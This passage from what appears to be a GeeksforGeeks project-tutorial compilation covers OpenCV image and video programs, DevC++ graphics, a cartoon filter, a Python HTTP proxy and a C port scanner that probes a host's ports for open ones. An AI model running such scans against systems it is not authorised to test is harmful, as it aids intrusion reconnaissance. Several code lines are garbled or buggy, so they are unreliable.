    // If the second argument is not there, it is implied CV_LOAD_IMAGE_COLOR.

    vector coin;
    // A vector data type to store the details of coins.

    HoughCircles(image,coin,CV_HOUGH_GRADIENT,2,20,450,60,0,0 );
    // Argument 1: Input image mode
    // Argument 2: A vector that stores 3 values: x,y and r for each circle.
    // Argument 3: CV_HOUGH_GRADIENT: Detection method.
    // Argument 4: The inverse ratio of resolution.
    // Argument 5: Minimum distance between centers.
    // Argument 6: Upper threshold for Canny edge detector.
```

```

// Argument 7: Threshold for center detection.
// Argument 8: Minimum radius to be detected. Put zero as default
// Argument 9: Maximum radius to be detected. Put zero as default

int l=coin.size();
// Get the number of coins.

cout<<"\n The number of coins is: "<<l<<"\n\n";

// To draw the detected circles.
for( size_t i = 0; i < coin.size(); i++ )
{
    Point center(cvRound(coin[i][0]),cvRound(coin[i][1]));
    // Detect center
    // cvRound: Rounds floating point number to nearest integer.
    int radius=cvRound(coin[i][2]);
    // To get the radius from the second argument of vector coin.
    circle(image,center,3,Scalar(0,255,0),-1,8,0);
    // circle center
    // To get the circle outline.
    circle(image,center,radius,Scalar(0,0,255),3,8,0);
    // circle outline
    cout<<" Center location for circle "<<i+1<<" :
        "<<center<<"\n Diameter : "<<2*radius<<"\n";
}
cout<<"\n";

namedWindow("Coin Counter",CV_WINDOW_AUTOSIZE);
// Create a window called
// "A_good_name".
// first argument: name of the window.
// second argument: flag- types:
// WINDOW_NORMAL : The user can resize the window.
// WINDOW_AUTOSIZE : The window size is automatically adjusted to fit the
// displayed image() ), and you cannot change the window size manually.
// WINDOW_OPENGL : The window will be created with OpenGL support.

imshow("Coin Counter",image);
// first argument: name of the window
// second argument: image to be shown(Mat object)

waitKey(0); // Wait for infinite time for a key press.

Return 0; // Return from main function.
}

End of explanation.

```

About the Author:



Aditya Prakash is an undergraduate student at Indian Institute of Information Technology, Vadodara. He primarily codes in C++. The motto for him is: So far so good. He plays cricket, watches superhero movies, football and is a big fan of answering questions.

If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on [GeeksforGeeks](#).

GATE CS Corner Company Wise Coding Practice

GBlog
Project
CPP
Image-Processing
OpenCV

Basic Graphic Programming in C++

Introduction

So far we have been using C language for simple console output only. Most of us are unaware that using C++, low level graphics program can also be made. This means we can incorporate shapes, colors and designer fonts in our program. This article deals with the steps to enable the DevC++ compiler to generate graphics .

Configuring DevC++

- **Step 1:** Download the DevC++ version 5.11 from [here](#).
- **Step 2:** Download the Graphics header files, and etc stuff needed from the given dropbox [link](#).
- **Step 3:** Extract the contents of the rar file.
- **Step 4:** Go to the location where DevC++ is installed. For me its D drive. Go inside the MinGW64 folder. Copy the graphics.h and winbgim.h in the include folder and D:\Dev-Cpp\MinGW64\x86_64-w64-mingw32\include folder.

- **Step 5:** Copy the libbgi.a file into lib folder and in D:\Dev-Cpp\MinGW64\x86_64-w64-mingw32\lib folder.
- **Step 6:** Copy the ConsoleAppGraphics.template, ConsoleApp_cpp_graph.txt files and paste them inside the template folder of the devc++ installer location.

Now we are done with configuring of the DevC++ to support graphics programming. We shall write our very first graphics program now.

Running the first graphics program

1. Open DevC++. Click file ->New ->Project.
2. Make sure you get the Console Graphics option. However, we are not going to click on it.
3. Choose Empty Project option and Give a project name and make sure the selected language is C++.
4. Copy the following code to the editor window.

```
#include<graphics.h>
#include <conio.h>
int main()
{
    int gd = DETECT, gm;
    initgraph(&gd,&gm, "C:\\tc\\bgi");
    circle(300,300,50);
    closegraph();
    getch();
}
```

5. Go to "Project" menu and choose "Project Options" (or just press ALT+P).
6. Go to the "Parameters" tab In the "Linker" field, enter the following text:

```
-lbgi
-lgdi32
-lcomdlg32
-luuid
-loleaut32
-lole32
```

Basic Graphic Programming in C++



7. Click OK and Compile and run the project and you'll get this output:

Basic Graphic Programming in C++ 1



Program Explanation

- The initgraph function- ?Initializes the graphics system.

- In C Program execution starts with main() similarly Graphics Environment Starts with this function.
- initgraph() initializes the graphics system by loading a graphics driver from disk (or validating a registered driver) then putting the system into graphics mode

This article is contributed by **Mudit Maheshwari**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above

GATE CS Corner Company Wise Coding Practice

Project
computer-graphics

Cartooning an Image using OpenCV – Python

Computer Vision as you know (or even if you don't) is a very powerful tool with immense possibilities. So, when I set up to prepare a comic of one of my friend's college life, I soon realized that I needed something that would reduce my efforts of actually painting it but will retain the quality and I came up with the following solution.


First let me show you the results:

Cartooning an Image using OpenCV (python)



Original Image

Cartooning an Image using OpenCV (python)1



Cartooned Version



Edges obtained from the image (Adaptive Threshold result)

Let's see the code:

```
class Cartoonizer:
    """Cartoonizer effect
    A class that applies a cartoon effect to an image.
    The class uses a bilateral filter and adaptive thresholding to create
    a cartoon effect.
    """
    def __init__(self):
        pass

    def render(self, img_rgb):
        img_rgb = cv2.imread(img_rgb)
        img_rgb = cv2.resize(img_rgb, (1366,768))
        numDownSamples = 2 # number of downscaling steps
        numBilateralFilters = 50 # number of bilateral filtering steps

        # -- STEP 1 --
        # downsample image using Gaussian pyramid
        img_color = img_rgb
        for _ in xrange(numDownSamples):
            img_color = cv2.pyrDown(img_color)
        #cv2.imshow("downcolor",img_color)
        #cv2.waitKey(0)
        # repeatedly apply small bilateral filter instead of applying
        # one large filter
        for _ in xrange(numBilateralFilters):
            img_color = cv2.bilateralFilter(img_color, 9, 9, 7)
        #cv2.imshow("bilateral filter",img_color)
        #cv2.waitKey(0)
        # upsample image to original size
        for _ in xrange(numDownSamples):
            img_color = cv2.pyrUp(img_color)
        #cv2.imshow("upscaling",img_color)
        #cv2.waitKey(0)
        # -- STEPS 2 and 3 --
        # convert to grayscale and apply median blur
        img_gray = cv2.cvtColor(img_rgb, cv2.COLOR_RGB2GRAY)
        img_blur = cv2.medianBlur(img_gray, 3)
        #cv2.imshow("grayscale+median blur",img_color)
        #cv2.waitKey(0)
        # -- STEP 4 --
        # detect and enhance edges
        img_edge = cv2.adaptiveThreshold(img_blur, 255,
                                       cv2.ADAPTIVE_THRESH_MEAN_C,
                                       cv2.THRESH_BINARY, 9, 2)
        #cv2.imshow("edge",img_edge)
        #cv2.waitKey(0)

        # -- STEP 5 --
        # convert back to color so that it can be bit-ANDed with color image
        (x,y,z) = img_color.shape
        img_edge = cv2.resize(img_edge,(y,x))
        img_edge = cv2.cvtColor(img_edge, cv2.COLOR_GRAY2RGB)
        cv2.imwrite("edge.png",img_edge)
        #cv2.imshow("step 5", img_edge)
        #cv2.waitKey(0)
        #img_edge = cv2.resize(img_edge,(i for i in img_color.shape[:2]))
        #print img_edge.shape, img_color.shape
```



```

return cv2.bitwise_and(img_color, img_edge)

tmp_canvas = Cartoonizer()
file_name = "Screenshot.png" #File_name will come here
res = tmp_canvas.render(file_name)
cv2.imwrite("Cartoon version.jpg", res)
cv2.imshow("Cartoon version", res)
cv2.waitKey(0)
cv2.destroyAllWindows()

```

Explanation:

Basically we are going to use a series of filters and image conversions.

- First we downscale the image and then apply bilateral filter to get a cartoon flavour. Then again we upscale the image.
- Next step is getting a blurred version of the original image. Now, we don't want the colours to interfere in this process. We only want the blurring of the boundaries. For this, we first convert the image to gray – scale and then we apply the media blur filter.
- Next step is to identify the edges in the image and then add this to the previously modified images to get a sketch pen effect. For this first we are using adaptive threshold. You can experiment with other types of threshold techniques also. Because Computer Vision is all about experimenting. In step 5, we compile the final images obtained from the previous steps.

What you can do?

Experiment! Try changing the down sample steps, or the number of bilateral filters applied, or even the size of the filter, or the threshold technique to get the edges. Now, one thing to keep in mind. This process is a general one and will not give the best result for different images. That's why, you should experiment with different values to get a feel of the whole process.

That's all from my side! Auf Wiedersehen!

About the author:



Vishwesh Shrimali is an Undergraduate Mechanical Engineering student at BITS Pilani. He fulfils about all the requirements not taught in his branch- white hat hacker, network security operator, and an ex – Competitive Programmer. As a firm believer in power of Python, his majority work has been in the same language. Whenever he get some time apart from programming, attending classes, watching CSI Cyber, he go for a long walk and play guitar in silence. His motto of life is – “Enjoy your life, ‘cause it’s worth enjoying!”

If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on [GeeksforGeeks](#).

GATE CS Corner Company Wise Coding Practice

GBlog
 Project
 Image-Processing
 OpenCV
 Python

Creating a PortScanner in C

Picture a bay where lots of private boats are docked. The location is called a seaport, literally a port at or on the sea. Everyone wanting to dock there, requesting landing services uses the same port. Seaports work with berth numbers assigned to individual boats. The port name and the berth number combine into the “who, what, and where” of boat identification.

The concept of ip address and port is similar. Here the sea_port_name is similar to the IP address while the latter matches with the network_port_no.

Ports are numbered for consistency and programming. The most commonly used and best known ports are those numbered 0 to 1023 dedicated for Internet use, but they can extend far higher for specialized purposes. Each port set or range is assigned specialized jobs or functions, and that's generally all they do. Usually, all identical system services or functions use the same port numbers on the receiving servers and they remain consistent what-so-ever may be the situation.

When a criminal targets a house for a burglary, typically the first thing he or she checks is if there is an open window or door through which access to the home can be gained. Security technicians often use devices/software, known as port-scanners, that enable them to scan all the ports to audit computers for vulnerabilities. Any time there are open ports on one's personal computer, there is potential for the loss of data, the occurrence of a virus, and at times, even complete system compromise.

Developing a port-scanner is not so difficult as it may seem. The end result of the scanner will be as follows:

```

INPUT : IPv4 address, Port Range
FUNCTION : Enter an IP address and a port range
           where the program will then attempt to
           find open ports on the given computer
           by connecting to each of them. On any
           successful connection ports, mark the
           port as open.
OUTPUT : Status of port (open/closed)

```

The Three step Process for creating a Port Scanner

Step 1: Creating the main()

We create a main() function that takes in the required arguments (server_ip, start_port, end_port). The server IP must be IPv4, though we can extend it to accept IPv6 as well. Try it yourself !!

```
int main(int argc, char *argv[])
{
    if (argc < 4)
    {
        printf ("Please enter the server IP address"
               " and range of ports to be scanned\n");
        printf ("USAGE: %s IPv4 First_Port Last_Port\n",
               argv[0]);
        exit(1);
    }
    char tIP[16] = {0};
    strcpy(tIP, argv[1]); // Copy the IPv4 address
    char First_Port[6] = {0};
    strcpy(First_Port, argv[2]); // Copy the start_port
    char Last_Port[6] = {0};
    strcpy(Last_Port, argv[3]); // Copy the end_port

    // Start port-scanner
    port_scanner(tIP, First_Port, Last_Port);
    return 0;
}
```

Step 2: Creating the port_scanner()

- Create a new function, port_scanner(). We traverse through all the ports in range provided and then check against each one of them.
- Create a "struct addrinfo hints" and initialize it with proper values.

```
struct addrinfo hints;
memset(&hints, 0, sizeof(hints));
hints.ai_family = AF_INET;
hints.ai_socktype = SOCK_STREAM;
```

'hints' is an optional pointer to a struct addrinfo, as defined by . This structure can be used to provide hints concerning the type of socket that the caller supports or wishes to use. – from the FreeBSD man page.

- Initialize a pointer for the server_address that we will obtain from the server.
Now, call "**getaddrinfo(tIP, tport, &hints, &serv_addr)**" with proper parameters. The getaddrinfo() function allocates and initializes a linked list of addrinfo structures, one for each network address that matches node and service, subject to any restrictions imposed by hints, and returns a pointer to the start of the list in the 4th paraments, in this case "**serv_addr**". The items in the linked list are linked by the **ai_next** field.

Additional Info:

There are several reasons why the linked list may have more than one addrinfo structure, including: the network host is multihomed, accessible over multiple protocols (e.g., both AF_INET and AF_INET6); or the same service is available from multiple socket types (one SOCK_STREAM address and another SOCK_DGRAM address, for example).

Normally, the application should try using the addresses in the order in which they are returned.

Step 3: Connecting against the sockets

Traverse through all the addrinfo received in the linked list, and create a socket. The values for the "socket()" are present in the addrinfo struct obtained above. (Each node of the linked_list is traversed using the pointer "temp".)

```
sockfd = socket(temp->ai_family, temp->ai_socktype,
               temp->ai_protocol);
if (sockfd < 0)
{
    printf("Port %d is NOT open.\n", port);
    continue;
}
```

If the socket creation fails, then try using the values in other nodes. Once socket creation succeeds, try connecting to it using the "connect()". If the connection is a success, then congratulations, the socket is OPEN, else try with the other addrinfo nodes. If none of them works from the linked_list, then the socket is CLOSED. Here is the code for the same,

```
status = connect(sockfd, temp->ai_addr,
               temp->ai_addrlen);
if (status < 0)
{
    printf("Port %d is NOT open.\n", port);
    close(sockfd);
    continue;
}

printf("Port %d is open.\n", port);
close(sockfd);
```

The “freeaddrinfo()” function frees the memory that was allocated for the dynamically allocated linked list “serv_addr”. It is a good practice to use this instead of “free()”.

The full source code for this tutorial can be downloaded from [here](#).

Note: The code for this program is not long, but how the addresses are derived using getaddrinfo is very important. Almost all networking applications in c have similar first 2 steps. The 3rd step depends on the purpose of the application.

For more info regarding the struct returned by freeaddrinfo, read [this](#) documentation and details of the arguments of socket, go through [this](#) documentation.

About the Author:

Pinkesh Badjatiya hails from IIIT Hyderabad. He is a geek at heart with ample projects worth looking for. His project work can be seen [here](#).

If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on [GeeksforGeeks](#).

GATE CS Corner Company Wise Coding Practice

GBlog
Project

Creating a Proxy Webserver in Python | Set 2

Prerequisite: [Creating a Proxy Webserver in Python – Set1](#)

In this tutorial, few interesting features are added to make it more useful.

- **Add blacklisting of domains.** For Ex. google.com, facebook.com. Create a list of BLACKLIST_DOMAINS in our configuration dict. For now, just ignore/drop the requests received for blacklisted domains. (Ideally we must respond with a forbidden response.)

```
# Check if the host:port is blacklisted
for i in range(0, len(config['BLACKLIST_DOMAINS'])):
    if config['BLACKLIST_DOMAINS'][i] in url:
        conn.close()
return
```

- **To add host blocking:** Say, you may need to allow connections from a particular subnet or connection for a particular person. To add this, create a list of all the allowed hosts. Since the hosts can be a subnet as well, add regex for matching the IP addresses, specifically IPV4 addresses. “*IPv4 addresses are canonically represented in dot-decimal notation, which consists of four decimal numbers, each ranging from 0 to 255, separated by dots, e.g., 172.16.254.1. Each part represents a group of 8 bits (octet) of the address.*”
- **Using regex to match correct IP addresses:**
 - Create a new method, _ishostAllowed in Server class, and use fnmatch module to match regexes. Iterate through all the regexes and allow request if it matches any of them. If a client address is not found to be a part of any regex, then send a FORBIDDEN response. Again, for now skip this response creation part.

Note: We would be creating a full fledged custom webserver in upcoming tutorials, there creation of a createResponse function will be done to handle the generic response creation.

```
def _ishostAllowed(self, host):

    """ Check if host is allowed to access
    the content """
    for wildcard in config['HOST_ALLOWED']:
        if fnmatch.fnmatch(host, wildcard):
            return True
    return False
```

Default host match regex would be “*” to match all the hosts. Though, regex of the form “192.168.*” can also be used. Server currently processes requests but does not show any messages, so we are not aware of the state of the server. Its messages should be logged onto console. For this purpose, use the logging module as it is thread safe. (server is multi-threaded if you remember.)

Import module and setup its initial configuration.

```
logging.basicConfig(level = logging.DEBUG,
format = '%(CurrentTime)-10s] %(ThreadName)-10s] %(message)s',)
```

- **Create a separate method that logs every message :** Pass it as argument, with additional data such as thread-name and current-time to keep track of the logs. Also create a function that colorizes the logs so that the looks pretty on STDOUT. To achieve this, add a boolean in configuration, COLORED_LOGGING and create a new function that colorizes every msg passed to it based on the LOG_LEVEL.

```
def log(self, log_level, client, msg):

    """ Log the messages to appropriate place """
    LoggerDict = {
```

```
'CurrentTime': strftime("%a, %d %b %Y %X", localtime()),
'ThreadName': threading.currentThread().getName()
}
if client == -1: # Main Thread
    formattedMSG = msg
else: # Child threads or Request Threads
    formattedMSG = '{0}:{1} {2}'.format(client[0], client[1], msg)
logging.debug("%s", utils.colorizeLog(config['COLORED_LOGGING'],
log_level, formattedMSG), extra=LoggerDict)
```

- **Create a new module, ColorizePython.py:** It contains a pycolors class which maintains a list of color codes. Separate this into another module in order to make code modular and to follow PEP8 standards.

```
# ColorizePython.py
class pycolors:
HEADER = '\033[95m'
OKBLUE = '\033[94m'
OKGREEN = '\033[92m'
WARNING = '\033[93m'
FAIL = '\033[91m'
ENDC = '\033[0m' # End color
BOLD = '\033[1m'
UNDERLINE = '\033[4m'
```

Module:

```
import ColorizePython
```

Method:

```
def colorizeLog(shouldColorize, log_level, msg):
    ## Higher is the log_level in the log()
    ## argument, the lower is its priority.
    colorize_log = {
        "NORMAL": ColorizePython.pycolors.ENDC,
        "WARNING": ColorizePython.pycolors.WARNING,
        "SUCCESS": ColorizePython.pycolors.OKGREEN,
        "FAIL": ColorizePython.pycolors.FAIL,
        "RESET": ColorizePython.pycolors.ENDC
    }

    if shouldColorize.lower() == "true":
        if log_level in colorize_log:
            return colorize_log[str(log_level)] + msg + colorize_log["RESET"]
        return colorize_log["NORMAL"] + msg + colorize_log["RESET"]
    return msg
```

- Since the colorizeLog is not a function of a server class, it is created as a separate module named utils.py which stores all the utility that make code easier to understand and put this method there. *Add appropriate log messages wherever required, especially whenever the state of server changes.*
- Modify shutdown method in server to exit all the running threads before exiting the application. *threading.enumerate()* iterates over all the running threads, so we do not need to maintain a list of them. The behavior of threading module is unexpected when we try to end the main_thread. The official documentation also states this:

"join() raises a RuntimeError if an attempt is made to join the current thread as that would cause a deadlock. It is also an error to join() a thread before it has been started and attempts to do so raises the same exception."

So, skip it appropriately. Here's the code for the same.

```
def shutdown(self, signum, frame):
    """ Handle the exiting server. Clean all traces """
    self.log("WARNING", -1, 'Shutting down gracefully...')
    main_thread = threading.currentThread() # Wait for all clients to exit
    for t in threading.enumerate():
        if t is main_thread:
            continue
        self.log("FAIL", -1, 'joining ' + t.getName())
        t.join()
    self.serverSocket.close()
    sys.exit(0)
```



Directory Structure:

The full code directory can be downloaded from [here](#).

If you have any comments/suggestions/queries then feel free to ask.

About the Author:

Pinkesh Badjatiya hails from IIIT Hyderabad .He is a geek at heart with ample projects worth looking for. His project work can be seen [here](#).

If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on GeeksforGeeks.

GATE CS Corner Company Wise Coding Practice

GBlog
Project
Python

OpenCV C++ Program to blur a Video

The following is the explanation to the C++ code to blur a video in C++ using the tool OpenCV.

Things to know:

- (1) The code will only compile in Linux environment.
- (2) To run in windows, please use the file: 'blur_video.o' and run it in cmd. However if it does not run(problem in system architecture) then compile it in windows by making suitable and obvious changes to the code like: Use <iostream.h> in place of <iostream>.
- (3) Compile command: g++ w blur_vid.cpp o blur_vid `pkgconfig libs opencv`
- (4) Run command: ./blur_vid
- (5) The video Bumpy.mp4 has to be in the same directory as the code.

Before you run the code, please make sure that you have OpenCV installed on your // system.

Code Snippets Explained:

```
#include "opencv2/highgui/highgui.hpp"
// highgui - an interface to video and image capturing.
#include <opencv2/imgproc/imgproc.hpp> // For dealing with images
#include <iostream>
// The header files for performing input and output.

using namespace cv;
// Namespace where all the C++ OpenCV functionality resides.

using namespace std;
// For input output operations.

int main()
{
    VideoCapture cap("Bumpy.mp4");
    // cap is the object of class video capture that tries to capture Bumpy.mp4
    if ( !cap.isOpened() ) // isOpened() returns true if capturing has been initialized.
    {
        cout << "Cannot open the video file. \n";
        return -1;
    }

    double fps = cap.get(CV_CAP_PROP_FPS); //get the frames per seconds of the video
    // The function get is used to derive a property from the element.
    // Example:
    // CV_CAP_PROP_POS_MSEC : Current Video capture timestamp.
    // CV_CAP_PROP_POS_FRAMES : Index of the next frame.

    namedWindow("A_good_name",CV_WINDOW_AUTOSIZE); //create a window called "MyVideo"
    // first argument: name of the window.
    // second argument: flag- types:
    // WINDOW_NORMAL : The user can resize the window.
    // WINDOW_AUTOSIZE : The window size is automatically adjusted to
    // fit the displayed image() ), and you cannot change the window size manually.
    // WINDOW_OPENGL : The window will be created with OpenGL support.

    while(1)
    {
        Mat frame;
        // Mat object is a basic image container. frame is an object of Mat.
        if ( !cap.read(frame) ) // if not success, break loop
        // read() decodes and captures the next frame.
        {
            cout<<"\n Cannot read the video file. \n";
            break;
        }

        blur(frame,frame,Size(10,10)); // To blur the image.
        imshow("A_good_name", frame);
        // first argument: name of the window.
```

```
// second argument: image to be shown(Mat object).

if(waitKey(30) == 27) // Wait for 'esc' key press to exit
{
    break;
}
return 0;
}
// END OF PROGRAM
```

About the Author:



Aditya Prakash is an undergraduate student at Indian Institute of Information Technology, Vadodara. He primarily codes in C++. The motto for him is: So far so good. He plays cricket, watches superhero movies, football and is a big fan of answering questions.

If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on [GeeksforGeeks](#).

GATE CS Corner Company Wise Coding Practice


GBlog
Project
CPP
OpenCV

A Number Link Game

The Game : Consider an $n \times n$ array of squares. Some of the squares are empty, some are solid, and some non-solid squares are marked by integers 1, 2, 3, ... Each integer occupies exactly two different squares on the board. The task of the player is to connect the two occurrences of each integer on the board by a simple path using horizontal and vertical movements alone. No two different paths are allowed to intersect one another. No path may include any solid square (solid squares are forbidden to appear on any path). Finally, all non-solid squares must be filled by the paths.

The Algorithm : To prepare a valid random puzzle with a given board size $n \times n$, we first generate random simple mutually non-intersecting paths on the board. If a few isolated squares remain outside all the generated paths, mark these isolated squares as solid (forbidden). We then supply the endpoints of the paths and the list of the solid squares as the puzzle.

Thus we first generate a solution, and then work out the puzzle from the solution. The paths and the solid squares partition the $n \times n$ board. We use a [union-find data structure](#) to generate this partition. The data structure deals with the subsets of the set of n^2 squares on the board.



PseudoCode:

- Locate squares (i, j) and (k, l) randomly on the board such that:
 - (i, j) and (k, l) are neighbors of one another, and
 - neither (i, j) nor (k, l) belongs to any path generated so far. If no such pair of squares is found on the entire board, return FAILURE /* Here, (i, j) and (k, l) are the first two squares on the new path to be constructed. */
- Make a union of the two union-find trees containing (i, j) and (k, l) .
- Repeat so long as the current path can be extended:

Rename $(i, j) = (k, l)$.

Locate a random neighboring square (k, l) of (i, j) such that:

 - (k, l) does not belong to any path generated so far (including the current one)
 - the only neighbor (k, l) has on the partially constructed current path is (i, j) .
- If no such neighbor (k, l) can be found, the path cannot be extended further, so break the loop
- Otherwise, make the union of the two union-find trees to which (i, j) and (k, l) belong.
- Set the endpoint flags of the two squares that are at the beginning and at the end of the new path.
- Return SUCCESS

[Complete Running Code of the Article.](#)

This article is contributed by **Vaibhav Aggarwal**. If you like GeeksforGeeks and would like to contribute, you can also write an article and mail your article to contribute@geeksforgeeks.org. See your article appearing on the GeeksforGeeks main page and help other Geeks.

Please write comments if you find anything incorrect, or you want to share more information about the topic discussed above

GATE CS Corner Company Wise Coding Practice

Project

Creating a Proxy Webserver in Python | Set 1

Socket programming in python is very user friendly as compared to c. The programmer need not worry about minute details regarding sockets. In python, the user has more chance of focusing on the application layer rather than the network layer. In this tutorial we would be developing a simple multi-threaded proxy server capable of handling HTTP traffic. It would be mostly based on the basic socket programming ideas. If you are not sure about the basics then i would recommend that you brush them up before going through this tutorial.

This is a naive implementation of a proxy server. We would be gradually developing it into a quite useful server in the upcoming tutorials.

To begin with, we would achieve the process in 3 easy steps

1. Creating an incoming socket

We create a socket serverSocket in the `__init__` method of the Server Class. This creates a socket for the incoming connections. We then bind the socket and then wait for the clients to connect.

```
def __init__(self, config):
    # Shutdown on Ctrl+C
    signal.signal(signal.SIGINT, self.shutdown)

    # Create a TCP socket
    self.serverSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    # Re-use the socket
    self.serverSocket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

    # bind the socket to a public host, and a port
    self.serverSocket.bind((config['HOST_NAME'], config['BIND_PORT']))

    self.serverSocket.listen(10) # become a server socket
    self.__clients = {}
```

2. Accept client and process

This is the easiest yet the most important of all the steps. We wait for the client's connection request and once a successful connection is made, we dispatch the request in a separate thread, making ourselves available for the next request. This allows us to handle multiple requests simultaneously which boosts the performance of the server multifold times.

```
while True:

    # Establish the connection
    (clientSocket, client_address) = self.serverSocket.accept()

    d = threading.Thread(name=self._getClientName(client_address),
        target = self.proxy_thread, args=(clientSocket, client_address))
    d.setDaemon(True)
    d.start()
```

3. Redirecting the traffic

The main feature of a proxy server is to act as an intermediate between source and destination. Here, we would be fetching data from source and then pass it to the client.

- First, we extract the URL from the received request data.

```
# get the request from browser
request = conn.recv(config['MAX_REQUEST_LEN'])

# parse the first line
first_line = request.split("\n")[0]

# get url
url = first_line.split(" ")[1]
```

- Then, we find the destination address of the request. Address is a tuple of (**destination_ip_address**, **destination_port_no**). We will be receiving data from this address.

```
http_pos = url.find("://") # find pos of ://
if (http_pos == -1):
    temp = url
```

```

else:
    temp = url[(http_pos+3):] # get the rest of url

port_pos = temp.find(":") # find the port pos (if any)

# find end of web server
webserver_pos = temp.find("/")
if webserver_pos == -1:
    webserver_pos = len(temp)

webserver = ""
port = -1
if (port_pos == -1 or webserver_pos < port_pos):

    # default port
    port = 80
    webserver = temp[:webserver_pos]

else: # specific port
    port = int((temp[(port_pos+1):])[webserver_pos-port_pos-1])
    webserver = temp[:port_pos]

```

- Now, we setup a new connection to the destination server (or remote server), and then send a copy of the original request to the server. The server will then respond with a response. All the response messages use the generic message format of **RFC 822**.

```

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(config['CONNECTION_TIMEOUT'])
s.connect((webserver, port))
s.sendall(request)

```

- We then redirect the server's response to the client. conn is the original connection to the client. The response may be bigger than MAX_REQUEST_LEN that we are receiving in one call, so, a null response marks the end of the response.

```

while 1:
    # receive data from web server
    data = s.recv(config['MAX_REQUEST_LEN'])

    if (len(data) > 0):
        conn.send(data) # send to browser/client
    else:
        break

```

We then close the server connections appropriately and do the error handling to make sure the server works as expected.

How to test the server?

- Run the server on a terminal. Keep it running and switch to your favorite browser.
- Go to your browser's proxy settings and change the proxy server to 'localhost' and port to '12345'.
- Now open any HTTP website (not HTTPS), for eg. [geeksforgeeks.org](https://www.geeksforgeeks.org) and voila !! you should be able to access the content on the browser.

Once the server is running, we can monitor the requests coming to the client. We can use that data to monitor the content that is going or we can develop statistics based on the content.

We can even restrict access to a website or blacklist an IP address. We would be dealing with more such features in the upcoming tutorials.

What next?

We would be adding the following features in our proxy server in the upcoming tutorials.

- Blacklisting Domains
- Content monitoring
- Logging
- HTTP WebServer + ProxyServer

The whole working source code of this tutorial is available [here](#)

Creating a Proxy Webserver in Python | Set 2

If you have any questions/comments then feel free to post them in the comments section.

About the Author:

Pinkesh Badjatiya hails from IIIT Hyderabad .He is a geek at heart with ample projects worth looking for. His project work can be seen [here](#).

If you also wish to showcase your blog here, please see [GBlog](#) for guest blog writing on GeeksforGeeks.

GATE CS Corner Company Wise Coding Practice

OpenCV C++ Program to play a video

The following is the explanation to the C++ code to play a video in C++ using the tool OpenCV.

Things to know:

- (1) The code will only compile in Linux environment.
- (2) To run in windows, please use the file: 'play_video.o' and run it in cmd. However if it does not run(problem in system architecture) then compile it in windows by making suitable and obvious changes to the code like: Use <iostream.h> in place of <iostream>.
- (3) Compile command: g++ -w vid.cpp -o vid `pkg-config --libs opencv`
- (4) Run command: ./vid
- (5) Please make sure that the video : "Bumpy.mp4" is in the same location.

Before you run the code, please make sure that you have OpenCV installed on your system.

Code Snippet:

```
#include "opencv2/highgui/highgui.hpp"
// highgui - an interface to video and image capturing.

#include
// The header files for performing input and output.

using namespace cv;
// Namespace where all the C++ OpenCV functionality resides.

using namespace std;
// For input output operations.

int main()
{
    VideoCapture cap("Bumpy.mp4");
    // cap is the object of class video capture that tries to capture Bumpy.mp4
    if ( !cap.isOpened() ) // isOpened() returns true if capturing has been initialized.
    {
        cout << "Cannot open the video file. \n";
        return -1;
    }

    double fps = cap.get(CV_CAP_PROP_FPS); //get the frames per seconds of the video
    // The function get is used to derive a property from the element.
    // Example:
    // CV_CAP_PROP_POS_MSEC : Current Video capture timestamp.
    // CV_CAP_PROP_POS_FRAMES : Index of the next frame.

    namedWindow("A_good_name",CV_WINDOW_AUTOSIZE); //create a window called "MyVideo"
    // first argument: name of the window.
    // second argument: flag- types:
    // WINDOW_NORMAL : The user can resize the window.
    // WINDOW_AUTOSIZE : The window size is automatically adjusted to fit the displayed image(), and you cannot change the window size manually.
    // WINDOW_OPENGL : The window will be created with OpenGL support.

    while(1)
    {
        Mat frame;
        // Mat object is a basic image container. frame is an object of Mat.

        if (!cap.read(frame)) // if not success, break loop
            // read() decodes and captures the next frame.
        {
